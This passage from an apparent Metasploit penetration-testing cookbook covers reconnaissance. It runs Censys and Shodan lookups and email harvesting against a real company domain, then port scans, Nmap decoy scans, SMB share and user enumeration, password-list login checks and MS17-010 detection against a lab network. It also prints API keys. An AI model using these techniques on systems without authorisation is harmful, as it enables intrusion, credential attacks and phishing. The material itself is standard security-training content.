[+] ip:83.166.169.231 subdomain: www1.packtpub.com
[+] ip:83.166.169.231 subdomain: www2.packtpub.com
[*] Auxiliary module execution completed
```

The Search Engine Subdomains Collector auxiliary module helped us find new targets, such as `www.packtpub.com`, `cdp.packtpub.com`, `authorportal.packtpub.com`, among others.

Now that we have a good idea about the capabilities of some of the basic modules, let's try the big guns.

Censys Search

Censys is a search engine that enables researchers to ask questions about the hosts and networks that compose the internet. Censys collects data on hosts and websites through daily ZMap and ZGrab scans of the IPv4 address space, in turn maintaining a database of how hosts and websites are configured.

Using the Censys search auxiliary module, we can use the Censys REST API to access the same data accessible through the web interface. The search endpoint allows searches against the current data in the IPv4, top million websites, and certificates indexes, using the same search syntax as the primary site.

> To use the Censys Search auxiliary module, you first need to create a free account at the `https://censys.io/` website to get your API ID and secret.

To use the Censys Search auxiliary module, we will set the Censys dork to `packtpub.com`, the search type to `ipv4`, followed by your secret and API ID, and type `run` to run the module:

```
msf > use auxiliary/gather/censys_search
msf auxiliary(censys_search) > set CENSYS_DORK packtpub.com
CENSYS_DORK => packtpub.com
msf auxiliary(censys_search) > set CENSYS_SEARCHTYPE ipv4
CENSYS_SEARCHTYPE => ipv4
msf auxiliary(censys_search) > set CENSYS_SECRET
JIxvPzj0RJkqOqd9cFNRYqNkHzH7E3en
CENSYS_SECRET => JIxvPzj0RJkqOqd9cFNRYqNkHzH7E3en
msf auxiliary(censys_search) > set CENSYS_UID ec421f73-
d438-1c48-15b3-5de240bef531
CENSYS_UID => ec421f73-d438-1c48-15b3-5de240bef531
```

```
msf auxiliary(censys_search) > run
...

[+] 138.68.148.235 – 443/https,22/ssh,80/http
[+] 83.166.169.235 – 80/http
[+] 83.166.169.228 – 80/http
[+] 151.248.166.228 – 443/https,80/http
[+] 151.248.166.228 – 443/https,80/http
[*] Auxiliary module execution completed
msf auxiliary(censys_search) >
```

Shodan Search

Shodan is a paid search engine for internet-connected devices. Shodan lets you search for banners, grabs metadata about the device, such as its geographic location, hostname, operating system, and more.

> To use the Shodan Search auxiliary module, you first need to create an account on the `https://www.shodan.io` website to get your API Key.

```
msf > use auxiliary/gather/shodan_search
msf auxiliary(shodan_search) > set QUERY hostname:packtpub.com
QUERY => hostname:packtpub.com
msf auxiliary(shodan_search) > set SHODAN_APIKEY
1dOobpT1S1337sq6yx0gEKblap6yC2ib
SHODAN_APIKEY => 1dOobpT1S1337sq6yx0gEKblap6yC2ib
msf auxiliary(shodan_search) > run
...

Search Results
==============

 IP:Port                City           Country         Hostname
 -------                ----           -------         --------
 109.234.207.107:25     Wolverhampton  United Kingdom  imap.packtpub.com
 109.234.207.107:443    Wolverhampton  United Kingdom  imap.packtpub.com
 109.234.207.107:587    Wolverhampton  United Kingdom  imap.packtpub.com
 109.234.207.107:80     Wolverhampton  United Kingdom  imap.packtpub.com
 109.234.207.107:993    Wolverhampton  United Kingdom  imap.packtpub.com
 83.166.169.228:80      Loughborough   United Kingdom  packtpub.com
 83.166.169.248:111     Loughborough   United Kingdom  imap.packtpub.com
 83.166.169.248:161     Loughborough   United Kingdom  imap.packtpub.com
 83.166.169.248:443     Loughborough   United Kingdom  imap.packtpub.com
 83.166.169.248:80      Loughborough   United Kingdom  imap.packtpub.com
```

```
   83.166.169.248:8080   Loughborough   United Kingdom  imap.packtpub.com

[*] Auxiliary module execution completed
msf auxiliary(shodan_search) >
```

The Shodan Search auxiliary module has revealed further information about the target, such as its IP address, open ports, location, and so on. These passive techniques can reveal some interesting information about the target and can ease our way for penetration testing.

Shodan Honeyscore Client

Checking whether a server is a honeypot or not is always a good idea. The last thing you want is to waste your time or be blocked because you were trying to attack a honeypot. Using the Shodan Honeyscore Client auxiliary module, you can use Shodan to check whether a server is a honeypot or not. The API returns a score from `0.0` to `1.0`, `1.0` being a honeypot:

```
msf > use auxiliary/gather/shodan_honeyscore
msf auxiliary(shodan_honeyscore) > set SHODAN_APIKEY
1dOobpT0SCLAQsq6yxogEKKh1p6yC2ib
SHODAN_APIKEY => 1dOobpT0SCLAQsq6yxogEKKh1p6yC2ib
msf auxiliary(shodan_honeyscore) > set TARGET 83.166.169.248
TARGET => 83.166.169.248
msf auxiliary(shodan_honeyscore) > run

[*] Scanning 83.166.169.248
[-] 83.166.169.248 is not a honeypot
[*] 83.166.169.248 honeyscore: 0.0/1.0
[*] Auxiliary module execution completed
msf auxiliary(shodan_honeyscore) >
```

Search Engine Domain Email Address Collector

Collecting email addresses is a common part of a penetration test, allows us to understand the customer footprint on the internet, harvester credentials for future brute-force attacks, and phishing campaigns.

To create a list of valid email addresses for the target domain, we can use the Search Engine Domain Email Address Collector auxiliary module:

```
msf > auxiliary/gather/search_email_collector
msf auxiliary(search_email_collector) > set DOMAIN packtpub.com
msf auxiliary(search_email_collector) > set DOMAIN packtpub.com
DOMAIN => packtpub.com
msf auxiliary(search_email_collector) > run

[*] Harvesting emails .....
[*] Searching Google for email addresses from packtpub.com
[*] Extracting emails from Google search results...
[*] Searching Bing email addresses from packtpub.com
...

[*] Auxiliary module execution completed
msf auxiliary(search_email_collector) >
```

Looking at the output, you can see that the module uses Google, Bing, and Yahoo to search for valid email addresses for the target domain, and was able to locate 20 email addresses for `packtpub.com`.

Active information gathering with Metasploit

Scanning is an active information gathering technique in which we will now start dealing with the target directly. Port scanning is an interesting process of information gathering. It involves a deeper search of the target machine, but since active port scanning involves reaching out to the target systems, these activities can be detected by firewalls and intrusion prevention systems.

How to do it...

There are a variety of port scanners available to us within the Metasploit Framework, allowing us to properly enumerate the target systems. To list all the available `portscan` modules, you can use the `search` command, as follows:

```
● ● ●                          ⬆ daniel — root@kali: ~ — ssh root@192.168.216.5 — 108×18
msf > search portscan

Matching Modules
================

   Name                                           Disclosure Date   Rank     Description
   ----                                           ---------------   ----     -----------
   auxiliary/scanner/http/wordpress_pingback_access                 normal   Wordpress Pingback Locator
   auxiliary/scanner/natpmp/natpmp_portscan                         normal   NAT-PMP External Port Scanner
   auxiliary/scanner/portscan/ack                                   normal   TCP ACK Firewall Scanner
   auxiliary/scanner/portscan/ftpbounce                             normal   FTP Bounce Port Scanner
   auxiliary/scanner/portscan/syn                                   normal   TCP SYN Port Scanner
   auxiliary/scanner/portscan/tcp                                   normal   TCP Port Scanner
   auxiliary/scanner/portscan/xmas                                  normal   TCP "XMas" Port Scanner
   auxiliary/scanner/sap/sap_router_portscanner                     normal   SAPRouter Port Scanner


msf >
```

TCP Port Scanner

We can start by doing a basic TCP portscan with the TCP Port Scanner auxiliary module and see what we can find.

> **TIP**
>
> Since the TCP Port Scanner auxiliary module does not need administrative privileges on the source machine, it can be extremely useful when pivoting.

To run the TCP Port Scanner auxiliary module, we need to set the RHOSTS to the target range of our lab 192.168.216.0/24 and set the number of concurrent threads to 100 to speed up the scan:

> **i**
>
> Scanners and most other auxiliary modules use the RHOSTS option instead of RHOST.

```
msf > use auxiliary/scanner/portscan/
msf auxiliary(tcp) > set RHOSTS 192.168.216.0/24
RHOSTS => 192.168.216.0/24
msf auxiliary(tcp) > set THREADS 100
THREADS => 100
msf auxiliary(tcp) > run

[+] 192.168.216.5:    – 192.168.216.5:22      – TCP OPEN
```

```
[+] 192.168.216.10:    - 192.168.216.10:22      - TCP OPEN
[+] 192.168.216.10:    - 192.168.216.10:139     - TCP OPEN
[+] 192.168.216.10:    - 192.168.216.10:135     - TCP OPEN
...

[+] 192.168.216.10:    - 192.168.216.10:9300    - TCP OPEN
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

When using Metasploit modules, you can check the available options for that specific
module using the `show options` command and use the `show missing` command to show
the missing values required by the module:

```
msf auxiliary(tcp) > show missing

Module options (auxiliary/scanner/portscan/tcp):

   Name    Current Setting    Required  Description
   ----    ---------------    --------  -----------
   RHOSTS                     yes       The target address range or CIDR
identifier
```

TCP SYN Port Scanner

The TCP SYN Port Scanner auxiliary module scans TCP services using a raw SYN scan, thus
reducing the number of packets, as it never completes the three-way handshake. To run
the TCP SYN Port Scanner auxiliary module, we will specify the interface, set the port range
to the first `1000` ports, set the RHOSTS to the target range of our lab `192.168.216.0/24`,
and set the number of concurrent threads to `256` to speed up the scan:

```
msf > use auxiliary/scanner/portscan/syn
msf auxiliary(syn) > set INTERFACE eth0
INTERFACE => eth0
msf auxiliary(syn) > set PORTS 1-1000
PORTS => 1-1000
msf auxiliary(syn) > set THREADS 256
THREADS => 256
msf auxiliary(syn) > run

[+] TCP OPEN 192.168.216.10:22
[+] TCP OPEN 192.168.216.10:135
[+] TCP OPEN 192.168.216.10:139
[+] TCP OPEN 192.168.216.10:445
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf auxiliary(syn) >
```

> On a Unix-like operating system, the number of concurrent threads can be set as high as 256.

Port scanning—the Nmap way

Nmap is the most powerful and preferred scanner for security professionals. The usage of Nmap varies from novice to an advanced level; we will analyze the various scan techniques in detail.

Getting ready

You run Nmap directly from `msfconsole`, as you normally would from the command line. However, if you want to import the results into the Metasploit database, you need to run the Nmap scan using the `-oX` flag, followed by the desired filename to generate the XML output file, and then issue the `db_import` command to populate the Metasploit database.

How to do it...

Starting Nmap from Metasploit is easy:

1. Launch `msfconsole` and type in `nmap` to display the list of scan options that Nmap provides:

   ```
   msf > nmap
   ```

2. The `TCP connect [-sT]` scan is the most basic and default scan type in Nmap. It follows the three-way handshake process to detect the open ports on the target machine. Let's perform this scan on one of our targets:

   ```
   msf > nmap –sT 192.168.216.10
   [*] exec: nmap –sT 192.168.216.10

   Starting Nmap 7.60 ( https://nmap.org ) at 2017–10–19 08:53 EDT
   Nmap scan report for 192.168.216.10
   Host is up (0.49s latency).
   Not shown: 976 closed ports
   ```

```
PORT STATE SERVICE
22/tcp open ssh
135/tcp open msrpc
139/tcp open netbios-ssn
....

49158/tcp open unknown
49159/tcp open unknown
MAC Address: 00:0C:29:38:B3:A9 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 3.25 seconds
```

As we can see, we have passed the −sT parameter, which denotes that we want to perform a TCP connect scan. A TCP connect scan is based on a three-way handshake process, hence, the returned results of this scan are considered accurate.

> When using Nmap without specifying the port range, Nmap scans the most common 1,000 ports for each protocol.

3. The SYN scan [-sS] is considered a stealth scanning technique, as it never forms a complete connection between the target and the scanner. Hence, it is also called **half-open scanning**. Let's analyze a SYN scan on the target:

```
msf > nmap -sS 192.168.216.10 -p 22-5000
[*] exec: nmap -sS 192.168.216.10 -p 22-5000

Starting Nmap 7.60 ( https://nmap.org ) at 2017-10-19 09:00 EDT
Nmap scan report for 192.168.216.10
Host is up (0.00063s latency).
Not shown: 4967 closed ports
PORT STATE SERVICE
22/tcp open ssh
135/tcp open msrpc

...
3920/tcp open exasoftport1
4848/tcp open appserv-http
MAC Address: 00:0C:29:38:B3:A9 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 685.27 seconds
msf >
```

The –sS parameter will instruct Nmap to perform a SYN scan on the target machine. The output of both TCP connect and the SYN scan are similar in most of the cases, but the only difference lies in the fact that SYN scans are difficult to detect by firewalls and **Intrusion Detection Systems (IDS)**. However, modern firewalls are capable enough to catch SYN scans, as well. The –p parameter shows the range of port numbers that we want to scan. Using –p 0-65535, or –p – for short, will scan all the available ports.

4. The UDP scan [–sU] is the scanning technique to identify open UDP ports on the target. 0-byte UDP packets are sent to the target machine and the recipient of an ICMP port unreachable message shows that the port is closed; otherwise, it is considered open. It can be used in the following manner:

```
msf > nmap –sU 192.168.216.10
[*] exec: nmap –sU 192.168.216.10

Starting Nmap 7.60 ( https://nmap.org ) at 2017–10–19 09:09 EDT
Nmap scan report for 192.168.216.10
Host is up (0.00064s latency).
Not shown: 994 closed ports
PORT STATE SERVICE
137/udp open netbios-ns
138/udp open|filtered netbios-dgm
500/udp open|filtered isakmp
4500/udp open|filtered nat–t–ike
5353/udp open|filtered zeroconf
5355/udp open|filtered llmnr
MAC Address: 00:0C:29:38:B3:A9 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 319.56 seconds
msf >
```

The previous command will check whether the most common 1,000 ports for the UDP protocol on 192.168.56.102 are open or not.

How it works...

We have analyzed three different types of Nmap scans that can be very helpful during penetration testing. Nmap provides lots of different modes for scanning the target machine. Here, we will focus on three scan types, namely, the TCP connect scan, the SYN stealth scan, and the UDP scan. The different scan options of Nmap can also be combined in a single scan in order to perform a more advanced and sophisticated scan over the target. Let's move ahead and start the scanning process.

During a penetration test, the scanning process can provide lots of useful results. Since the information collected here will form the basis of penetration testing, proper knowledge of scan types is highly recommended. Let's now take a deeper look into each of these scan techniques we just learned.

The TCP connect scan is the most basic scanning technique in which a full connection is established with the port under test. It uses the operating system's network functions to establish connections. The scanner sends a SYN packet to the target machine. If the port is open, it returns an ACK message back to the scanner. The scanner then sends an ACK packet back to the target showing the successful establishment of a connection. This is called a three-way handshake process. The connection is terminated as soon as it is opened. This technique has its benefits, but it is easily traceable by firewalls and IDS.

A SYN scan is another type of TCP scan, but it never forms a complete connection with the target. It doesn't use the operating system's network functions; instead, it generates raw IP packets and monitors for responses. If the port is open, then the target will respond with an ACK message. The scanner then sends a **reset connection** (**RST**) message and ends the connection. Hence, it is also called half-open scanning. This is considered as a stealth scanning technique as it can avoid raising a flag in some misconfigured firewalls and IDS.

UDP scanning is a connectionless scanning technique; hence, no notification is sent back to the scanner, whether the packet has been received by the target or not. If the port is closed, then an ICMP port unreachable message is sent back to the scanner. If no message is received, then the port is reported as open. This method can return false results as firewalls can block the data packets and, therefore, no response message will be generated and the scanner will report the port as open.

There's more...

Let's look further into the Nmap scans and see how we can club different scan types into one.

Operating system and version detection

There are some advanced options provided by Nmap, apart from port scanning. These options can help us gain more information about our target. One of the most widely used options is **operating system identification** [-O]. This can help us in identifying the operating system running on the target machine.

An operating system detection scan output is shown as follows:

```
msf > nmap -O 192.168.216.129
[*] exec: nmap -O 192.168.216.129

Starting Nmap 7.60 ( https://nmap.org ) at 2017-10-19 09:28 EDT
Nmap scan report for 192.168.216.129
Host is up (0.0012s latency).
Not shown: 977 closed ports
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
...

Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.91 seconds
msf >
```

As we can see, Nmap has successfully detected the operating system of the target machine. This can ease our task of finding the right exploits, in accordance with the operating system of the target.

The other widely used Nmap option is **version detection** [-sV] of different open ports on the target. It can be mixed with any of the scan types that we saw previously, to add an extra bit of information of what version of services are running on the open ports of the target:

```
msf > nmap -sV 192.168.216.129
[*] exec: nmap -sV 192.168.216.129

Starting Nmap 7.60 ( https://nmap.org ) at 2017-10-19 09:30 EDT
Nmap scan report for 192.168.216.129
Host is up (0.00049s latency).
Not shown: 977 closed ports
PORT STATE SERVICE VERSION
...

irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
```

```
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.57 seconds
msf >
```

As we can see, an extra column of versions has been added in our scan output, which reports about the different versions of services running on the target machine.

Increasing anonymity

Sometimes it is essential to perform scans in an anonymous manner. The firewall and IDS logs can reveal your IP address if you perform a scan without using security measures. One such feature is provided in Nmap, called **decoy** (−D).

The decoy option does not prevent your IP address from getting recorded in the log file of firewalls and IDS, but it does make the scan look scary. It adds other torrents in the log files, thus creating an impression that there are several other attackers scanning the machine simultaneously. So, if you add two decoy IP addresses, the log file will show that the request packets were sent from three different IP addresses; one will be yours and the other two will be the fake addresses added by you:

```
msf > nmap −sT 192.168.216.10 −D 192.168.216.13,192.168.216.25
```

This scan example shows the use of a −D parameter. The IP addresses after the −D operator are the fake IP addresses, which will also appear in the network log files of the target machine, along with the original IP address. This process can confuse the network administrators and create suspicion in their mind that all three IP addresses are fake or spoofed. But adding too many decoy addresses can affect the scan results; hence, you should use a limited number of decoy addresses only.

Port scanning—the db_nmap way

Using the db_nmap command, we can run Nmap against our targets and store our scan results automatically in our database, without the need to use the db_import command.

Getting ready

The db_nmap command is part of msfconsole, so you just need to launch msfconsole and use db_nmap, as you would use nmap on the command line.

How to do it...

In `Chapter 1`, *Metasploit Quick Tips for Security Professionals*, we already talked about the `db_nmap` basic usage, so now we will take a look at some more advanced features. In the following example, you will learn how to use some of those features:

```
msf > db_nmap -Pn -sTV -T4 --open --min-parallelism 64 --version-all
192.168.216.10 -p -
[*] Nmap: Starting Nmap 7.60 ( https://nmap.org ) at 2017-10-20 06:33 EDT
[*] Nmap: Nmap scan report for 192.168.216.10
[*] Nmap: Host is up (0.00044s latency).
[*] Nmap: Not shown: 54809 closed ports, 10678 filtered ports
[*] Nmap: Some closed ports may be reported as filtered due to --defeat-
rst-ratelimit
...

[*] Nmap: 50560/tcp open unknown
[*] Nmap: 50561/tcp open unknown
[*] Nmap: Service Info: OSs: Windows, Windows Server 2008 R2 - 2012;
Device: remote management; CPE: cpe:/o:microsoft:windows
[*] Nmap: Service detection performed. Please report any incorrect results
at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 522.38 seconds
msf >
```

We use `db_nmap` with the `-Pn` option to treat all hosts as online and skip host discovery, `-sTV` to perform a TCP connect scan, the `V` flag to carry out a version scan of the open ports discovered, and `-T4` to set the timing template higher so the scan runs faster. The `--open` option will only show open ports, `--min-parallelism` is used to specify the minimum amount of parallel processes at one time, and `--version-all` to try every single probe in order to identify a more specific version of the service running on an open port. To run the scan, we set the IP address of the target host and use `-p -` to specify that we want to scan all the `65535` ports.

Nmap Scripting Engine

The **Nmap Scripting Engine** (**NSE**) is one of Nmap's most powerful and flexible features, effectively turning Nmap into a vulnerability scanner. The NSE has almost 600 scripts, divided into categories and ranging from safer discovery scripts to more intrusive scripts such as brute force, exploitation, and denial of service. You can find the NSE scripts in the `/usr/share/nmap/scripts` directory in Kali Linux, or simply by searching for the wildcard `*.nse` with the `locate` command.

The basic syntax for running the NSE scripts is as follows:

```
nmap --script <scriptname> <host ip>
```

The same applies to the `db_nmap` command, so let's use the NSE to try to find some HTTP/HTTPS vulnerabilities:

```
msf > db_nmap --open -sTV -Pn -p 80,443,8000,8080,8585 --script=http-
vhosts,http-userdir-enum,http-apache-negotiation,http-backup-finder,http-
config-backup,http-default-accounts,http-methods,http-method-tamper,http-
passwd,http-robots.txt,ssl-poodle,ssl-heartbleed,http-webdav-scan,http-iis-
webdav-vuln 192.168.216.10
[*] Nmap: Starting Nmap 7.60 ( https://nmap.org ) at 2017-10-20 10:26 EDT
[*] Nmap: Nmap scan report for 192.168.216.10
[*] Nmap: Host is up (0.00068s latency).
[*] Nmap: Not shown: 3 closed ports
[*] Nmap: PORT STATE SERVICE VERSION
[*] Nmap: 8080/tcp open http Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3;
Java 1.8)
[*] Nmap: | http-backup-finder:

...

[*] Nmap: |_127 names had status 200
[*] Nmap: Service detection performed. Please report any incorrect results
at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 293.24 seconds
msf >
```

Looking at the output, we can see some potentially risky HTTP methods, such as `PUT`, `DELETE`, and `TRACE`.

Host discovery with ARP Sweep

ARP Sweep allows us to enumerate live hosts in the local network using ARP requests, providing us with a simple and fast way to identify possible targets.

Getting ready

When your target systems are located on the same LAN as your attacking machine, you are able to enumerate systems by performing an ARP scan.

How to do it...

1. To enumerate systems using ARP in Metasploit, you can use the ARP Sweep
   Local Network Discovery auxiliary module. You just need to set the target
   address range in RHOSTS, set the number of concurrent threads, and run the
   module:

   ```
   msf > use auxiliary/scanner/discovery/arp_sweep
   msf auxiliary(arp_sweep) > set RHOSTS 192.168.216.0/24
   RHOSTS => 192.168.216.0/24
   msf auxiliary(arp_sweep) > set THREADS 256
   THREADS => 256
   msf auxiliary(arp_sweep) > run

   [+] 192.168.216.1 appears to be up (VMware, Inc.).
   [+] 192.168.216.2 appears to be up (VMware, Inc.).
   [+] 192.168.216.10 appears to be up (VMware, Inc.).
   [+] 192.168.216.129 appears to be up (VMware, Inc.).
   [+] 192.168.216.254 appears to be up (VMware, Inc.).
   [*] Scanned 256 of 256 hosts (100% complete)
   [*] Auxiliary module execution completed
   msf auxiliary(arp_sweep) >
   ```

2. If enabled, the results will be stored in the Metasploit database. To display the
   hosts discovered, you can use the hosts command:

   ```
   msf auxiliary(arp_sweep) > hosts

   Hosts
   =====

   address         mac                 name os_name os_flavor os_sp
   purpose info comments
   -------         ---                 ---- ------- --------- ----- ----
   --- ---- --------
   192.168.216.1   00:50:56:c0:00:08
   192.168.216.2   00:50:56:e3:fd:60
   192.168.216.10  00:0c:29:38:b3:a9
   192.168.216.129 00:0c:29:79:a6:61
   192.168.216.254 00:50:56:fe:6a:62

   msf auxiliary(arp_sweep) >
   ```

UDP Service Sweeper

The UDP Service Sweeper auxiliary module allows us to detect interesting UDP services. Since UDP is a connectionless protocol, it is more difficult to probe than TCP. Using an auxiliary module like the UDP Service Sweeper can help you find some low-hanging fruit, in a timely manner.

How to do it...

To run the UDP Service Sweeper, select the `auxiliary/scanner/discovery/udp_sweep` module and set the target address range in `RHOSTS`:

```
msf > use auxiliary/scanner/discovery/udp_sweep
msf auxiliary(udp_sweep) > set RHOSTS 192.168.216.0/24
RHOSTS => 192.168.216.0/24
msf auxiliary(udp_sweep) > run

[*] Sending 13 probes to 192.168.216.0->192.168.216.255 (256 hosts)
[*] Discovered NetBIOS on 192.168.216.1:137 (MACBOOK-PRO:<00>:U
:00:50:56:c0:00:08)
...

[*] Discovered Portmap on 192.168.216.129:111 (100000 v2 TCP(111), 100000
v2 UDP(111), 100024 v1 UDP(52986), 100024 v1 TCP(53621), 100003 v2
UDP(2049), 100003 v3 UDP(2049), 100003 v4 UDP(2049), 100021 v1 UDP(49681),
100021 v3 UDP(49681), 100021 v4 UDP(49681), 100003 v2 TCP(2049), 100003 v3
TCP(2049), 100003 v4 TCP(2049), 100021 v1 TCP(60203), 100021 v3 TCP(60203),
100021 v4 TCP(60203), 100005 v1 UDP(48062), 100005 v1 TCP(34047), 100005 v2
UDP(48062), 100005 v2 TCP(34047), 100005 v3 UDP(48062), 100005 v3
TCP(34047))
[*] Discovered DNS on 192.168.216.129:53 (BIND 9.4.2)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(udp_sweep) >
```

The UDP Service Sweeper module was able to discover that our target is running a BIND DNS on port `54`.

SMB scanning and enumeration

Over the years, the **Server Message Block** (**SMB**) protocol, a network file sharing protocol implemented in Microsoft Windows, has proven to be one of the most abused protocols, allowing from sharing and user enumeration up to remote code execution.

How to do it...

1. Using the SMB Share Enumeration auxiliary module without authentication, allows us to collect some valuable information, such as share names and OS versions and services packs:

```
msf > use auxiliary/scanner/smb/smb_enumshares
msf auxiliary(smb_enumshares) > set RHOSTS 192.168.216.10,129
RHOSTS => 192.168.216.10,129
msf auxiliary(smb_enumshares) > run


...
[+] 192.168.216.129:139 – IPC$ – (I) IPC Service (metasploitable
server (Samba 3.0.20-Debian))
[+] 192.168.216.129:139 – ADMIN$ – (I) IPC Service (metasploitable
server (Samba 3.0.20-Debian))
[*] Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_enumshares) >
```

2. The SMB Share Enumeration auxiliary module is also very useful when performing post exploitation. By supplying valid credentials, we can easily enumerate share and list files:

```
● ● ●                          ⬆ daniel — root@kali: ~ — ssh root@192.168.216.5 — 122×33
msf > use auxiliary/scanner/smb/smb_enumshares
msf auxiliary(smb_enumshares) > set SMBPASS vagrant
SMBPASS => vagrant
msf auxiliary(smb_enumshares) > set SMBUSER vagrant
SMBUSER => vagrant
msf auxiliary(smb_enumshares) > set RHOSTS 192.168.216.10
RHOSTS => 192.168.216.10
msf auxiliary(smb_enumshares) > set ShowFiles true
ShowFiles => true
msf auxiliary(smb_enumshares) > set SpiderShares true
SpiderShares => true
msf auxiliary(smb_enumshares) > run

[-] 192.168.216.10:139    - Login Failed: The SMB server did not reply to our request
[*] 192.168.216.10:445    - Windows 2008 R2 Service Pack 1 (Unknown)
[+] 192.168.216.10:445    - ADMIN$ - (DS) Remote Admin
[+] 192.168.216.10:445    - C$ - (DS) Default share
[+] 192.168.216.10:445    - IPC$ - (I) Remote IPC
[+] 192.168.216.10:445    - \C$\Users\Public\Desktop
========================

Type  Name                 Created              Accessed             Written              Changed              Size
----  ----                 -------              --------             -------              -------              ----
ARC   Boxstarter Shell.lnk 09-19-2017 21:47:40  09-19-2017 21:47:40  09-19-2017 21:47:40  09-19-2017 21:47:40  4096

[+] 192.168.216.10:445    - \C$\Users\Public\Documents
========================

Type  Name                 Created              Accessed             Written              Changed              Size
----  ----                 -------              --------             -------              -------              ----
ARC   jack_of_hearts.docx  09-19-2017 22:09:53  09-19-2017 22:09:53  09-19-2017 13:44:09  09-19-2017 22:09:53  679936
ARC   seven_of_spades.pdf  09-19-2017 22:09:53  09-19-2017 22:09:53  09-19-2017 13:44:11  09-19-2017 22:09:53  507904
```

Metasploit has several SMB scanning auxiliary modules. Next we will have a look at some of the most useful modules.

3. The SMB Version Detection auxiliary module displays the SMB version for each target system:

```
msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) > set RHOSTS 192.168.216.10
RHOSTS => 192.168.216.10
msf auxiliary(smb_version) > run

[+] 192.168.216.10:445 – Host is running Windows 2008 R2 Standard
SP1 (build:7601) (name:VAGRANT–2008R2) (workgroup:WORKGROUP )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_version) >
```

4. The SMB User Enumeration auxiliary module allows us to determine what local users exist via the SAM RPC service:

```
msf > use auxiliary/scanner/smb/smb_enumusers
msf auxiliary(smb_enumusers) > set SMBPASS vagrant
SMBPASS => vagrant
msf auxiliary(smb_enumusers) > set SMBUSER vagrant
SMBUSER => vagrant
msf auxiliary(smb_enumusers) > set RHOSTS 192.168.216.10
RHOSTS => 192.168.216.10
msf auxiliary(smb_enumusers) > run

[+] 192.168.216.10:445 - VAGRANT-2008R2 [ Administrator,
anakin_skywalker, artoo_detoo, ben_kenobi, boba_fett, chewbacca,
c_three_pio, darth_vader, greedo, Guest, han_solo, jabba_hutt,
jarjar_binks, kylo_ren, lando_calrissian, leia_organa,
luke_skywalker, sshd, sshd_server, vagrant ] ( LockoutTries=0
PasswordMin=0 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_enumusers) >
```

5. The SMB Login Check Scanner auxiliary module will test an SMB login on a range of machines and report successful logins:

```
msf > use auxiliary/scanner/smb/smb_login
msf auxiliary(smb_login) > set RHOSTS 192.168.216.10
RHOSTS => 192.168.216.10
msf auxiliary(smb_login) > set SMBUSER vagrant
SMBUSER => vagrant
msf auxiliary(smb_login) > set PASS_FILE /root/password.lst
PASS_FILE => /root/password.lst
msf auxiliary(smb_login) > run
...

[*] 192.168.216.10:445 - 192.168.216.10:445 - Domain is ignored for
user vagrant
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_login) >
```

6. The MS17-010 SMB RCE Detection auxiliary module uses information disclosure to determine if `MS17-010` has been patched or not. Specifically, it connects to the `IPC$` tree and attempts a transaction on `FID 0`. If the status returned is `STATUS_INSUFF_SERVER_RESOURCES`, the machine does not have the `MS17-010` patch. If the machine is missing the `MS17-010` patch, the module will check for an existing **DoublePulsar** (ring 0 shellcode/malware) infection. This module does not require valid SMB credentials in default server configurations. It can log on as the user `\` and connect to `IPC$`:

```
msf > use auxiliary/scanner/smb/smb_ms17_010
msf auxiliary(smb_ms17_010) > set RHOSTS 192.168.216.10
RHOSTS => 192.168.216.10
msf auxiliary(smb_ms17_010) > run

[+] 192.168.216.10:445 – Host is likely VULNERABLE to MS17–010!
(Windows Server 2008 R2 Standard 7601 Service Pack 1)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_ms17_010) >
```

7. Metasploit has a plethora of SMB auxiliary modules that you should try. To list all the available SMB modules, you can hit **Tab** button to display all the available modules under `auxiliary/scanner/smb/`:

```
msf > use auxiliary/scanner/smb/
...

use auxiliary/scanner/smb/smb_ms17_010
use auxiliary/scanner/smb/smb_uninit_cred
use auxiliary/scanner/smb/smb_version
msf > use auxiliary/scanner/smb/
```

Detecting SSH versions with the SSH Version Scanner

SSH is a widely used application that provides a secure remote login. It uses strong cryptography to provide authentication and confidentiality. In this recipe, we will be detecting SSH versions currently running on our target. With this SSH Version Scanner, we can determine if the target is equipped with any vulnerable SSH version and, if yes, we can move further.

Getting ready

Previous scans show us that we have TCP port 22 open on the target systems, so we will use the SSH Version Scanner auxiliary module to get information about the SSH version running on the target system.

How to do it...

1. To scan for SSH servers on the network, use the `auxiliary/scanner/ssh/ssh_version` auxiliary module, set the target address range in `RHOSTS`, and the number of concurrent threads to `256`:

```
msf > use auxiliary/scanner/ssh/ssh_version
msf auxiliary(ssh_version) > set RHOSTS 192.168.216.0/24
RHOSTS => 192.168.216.0/24
msf auxiliary(ssh_version) > set THREADS 256
THREADS => 256
msf auxiliary(ssh_version) > run


...
[*] Scanned 133 of 256 hosts (51% complete)
[*] Scanned 232 of 256 hosts (90% complete)
[*] Scanned 250 of 256 hosts (97% complete)
[*] Scanned 255 of 256 hosts (99% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ssh_version) >
```

